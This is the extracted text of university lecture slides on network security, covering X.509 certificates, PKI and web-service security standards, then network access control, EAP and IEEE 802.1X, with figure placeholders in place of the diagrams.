


Figure 4.4 Public-Key Certificate Use

X.509 Certificates



- ITU-T recommendation X.509 is part of the X.500 series of recommendations that define a directory service
- Defines a framework for the provision of authentication services by the X.500 directory to its users
- The directory may serve as a repository of public-key certificates
- Defines alternative authentication protocols based on the use of public-key certificates
- Was initially issued in 1988
- Based on the use of public-key cryptography and digital signatures
- The standard does not dictate the use of a specific algorithm but recommends RSA

X.509 Formats




Figure 4.5 X.509 Formats

Obtaining a user's certificate



- User certificates generated by a CA have the following characteristics:
 - Any user with access to the public key of the CA can verify the user public key that was certified
 - No party other than the certification authority can modify the certificate without this being detected
- Because certificates are unforgeable, they can be placed in a directory without the need for the directory to make special efforts to protect them


Revocation of certificates



- Each certificate includes a period of validity
- Typically, a new certificate is issued just before the expiration of the old one
- It may be desirable on occasion to revoke a certificate before it expires for one of the following reasons:
 - The user's private key is assumed to be compromised
 - The user is no longer certified by this CA; reasons for this include subject's name has changed, the certificate is superseded, or the certificate was not issued in conformance with the CA's policies
 - The CA's certificate is assumed to be compromised




Includes a number of optional extensions that may be added to the version 2 format



Each extension consists of:

- An extension identifier
- A criticality indicator
- An extension value



The certificate extensions fall into three main categories:

- Key and policy information
- Subject and issuer attributes
- Certification path constraints

Key and policy information



- These extensions convey additional information about the subject and issuer keys, plus indicators of certificate policy
- A certificate policy is a named set of rules that indicates the applicability of a certificate to a particular community and/or class of application with common security requirements

Includes:

- Authority key identifier
- Subject key identifier
- Key usage
- Private-key usage period
- Certificate policies
- Policy mappings

Certificate subject and issuer attributes



- These extensions support alternative names, in alternative formats, for a certificate subject or certificate issuer and can convey additional information about the certificate subject to increase a certificate user's confidence that the certificate subject is a particular person or entity

Includes:

- Subject alternative name
- Issuer alternative name
- Subject directory attributes

Certification path constraints



- These extensions allow constraint specifications to be included in certificates issued for CAs by other CAs
- The constraints may restrict the types of certificates that can be issued by the subject CA or that may occur subsequently in a certification chain


Includes:

- Basic constraints
- Name constraints
- Policy constraints

Public-Key Infrastructures (PKI)



- Public-Key Infrastructure (PKI) is a model for creating, distributing, and revoking certificates based on the X.509.



Certificates' issuing,
renewal, and revocation

Keys' storage
and update

Providing services
to other protocols

Providing
access control

Standards



The Extensible Markup Language (XML)

- Appear similar to HTML documents that are visible as Web pages, but provide greater functionality
- Includes strict definitions of the data type of each field
- Provides encoding rules for commands that are used to transfer and update data objects

The Simple Object Access Protocol (SOAP)

- Minimal set of conventions for invoking code using XML over HTTP
- Enables applications to request services from one another with XML-based requests and receive responses as data formatted with XML

WS-Security

- A set of SOAP extensions for implementing message integrity and confidentiality in Web services
- Assigns security tokens to each message for use in authentication

Security Assertion Markup Language (SAML)

- An XML-based language for the exchange of security information between online business partners
- Conveys authentication information in the form of assertions about subjects

Thank You





الجامعة السعودية الإلكترونية
SAUDI ELECTRONIC UNIVERSITY
2011-1432

College of Computing and Informatics

Network Security



Network Security

Week 6

Network Access Control



Contents

1. Network access control
2. Extensible authentication protocol
3. IEEE 802.1X port-based network access control



Weekly Learning Outcomes

1. Discuss the principal elements of a network access control system.
2. Discuss the principal network access enforcement methods.
3. Present an overview of the Extensible Authentication Protocol.
4. Understand the operation and role of the IEEE 802.1X port-based network access control mechanism.



Network Access Control (NAC)



- An umbrella term for managing access to a network
- Authenticates users logging into the network and determines what data they can access and actions they can perform
- Also examines the health of the user's computer or mobile device

NAC systems deal with three categories of components:



Access requester (AR)

- Node that is attempting to access the network and may be any device that is managed by the NAC system, including workstations, servers, printers, cameras, and other IP-enabled devices
- Also referred to as *suplicants*, or clients

Policy server

- Determines what access should be granted
- Often relies on backend systems

Network access server (NAS)

- Functions as an access control point for users in remote locations connecting to an enterprise's internal network
- Also called a *media gateway*, *remote access server (RAS)*, or *policy server*
- May include its own authentication services or rely on a separate authentication service from the policy server

Network Access Control Context




Figure 5.1 Network Access Control Context

Network Access Enforcement Methods



- The actions that are applied to ARs to regulate access to the enterprise network
- Many vendors support multiple enforcement methods simultaneously, allowing the customer to tailor the configuration by using one or a combination of methods

Common NAC enforcement methods:

- IEEE 802.1X
- Virtual local area networks (VLANs)
- Firewall
- DHCP management

Network Access Enforcement Methods



- The Extensible Authentication Protocol (EAP), defined in RFC 3748, acts as a framework for network access and authentication protocols.
- EAP provides a set of protocol messages that can encapsulate various authentication methods to be used between a client and an authentication server.
- EAP can operate over a variety of network and link level facilities, including point-to-point links, LANs, and other networks, and can accommodate the authentication needs of the various links and networks.




Figure 5.2 EAP Layered Context

Authentication Methods



- EAP provides a generic transport service (framework) for the exchange of authentication information between a client system and an authentication server
- The basic EAP transport service is extended by using a specific authentication protocol that is installed in both the EAP client and the authentication server

Commonly supported EAP methods:

- EAP Transport Layer Security
- EAP Tunneled TLS
- EAP Generalized Pre-Shared Key
- EAP-IKEv2

EAP protocol exchanges




Figure 5.3 EAP Protocol Exchanges

EAP message flow




Figure 5.4 EAP Message Flow in Pass-Through Mode

Authentication Methods



- EAP provides a generic transport service for the exchange of authentication information between a client system and an authentication server
- The basic EAP transport service is extended by using a specific authentication protocol that is installed in both the EAP client and the authentication server

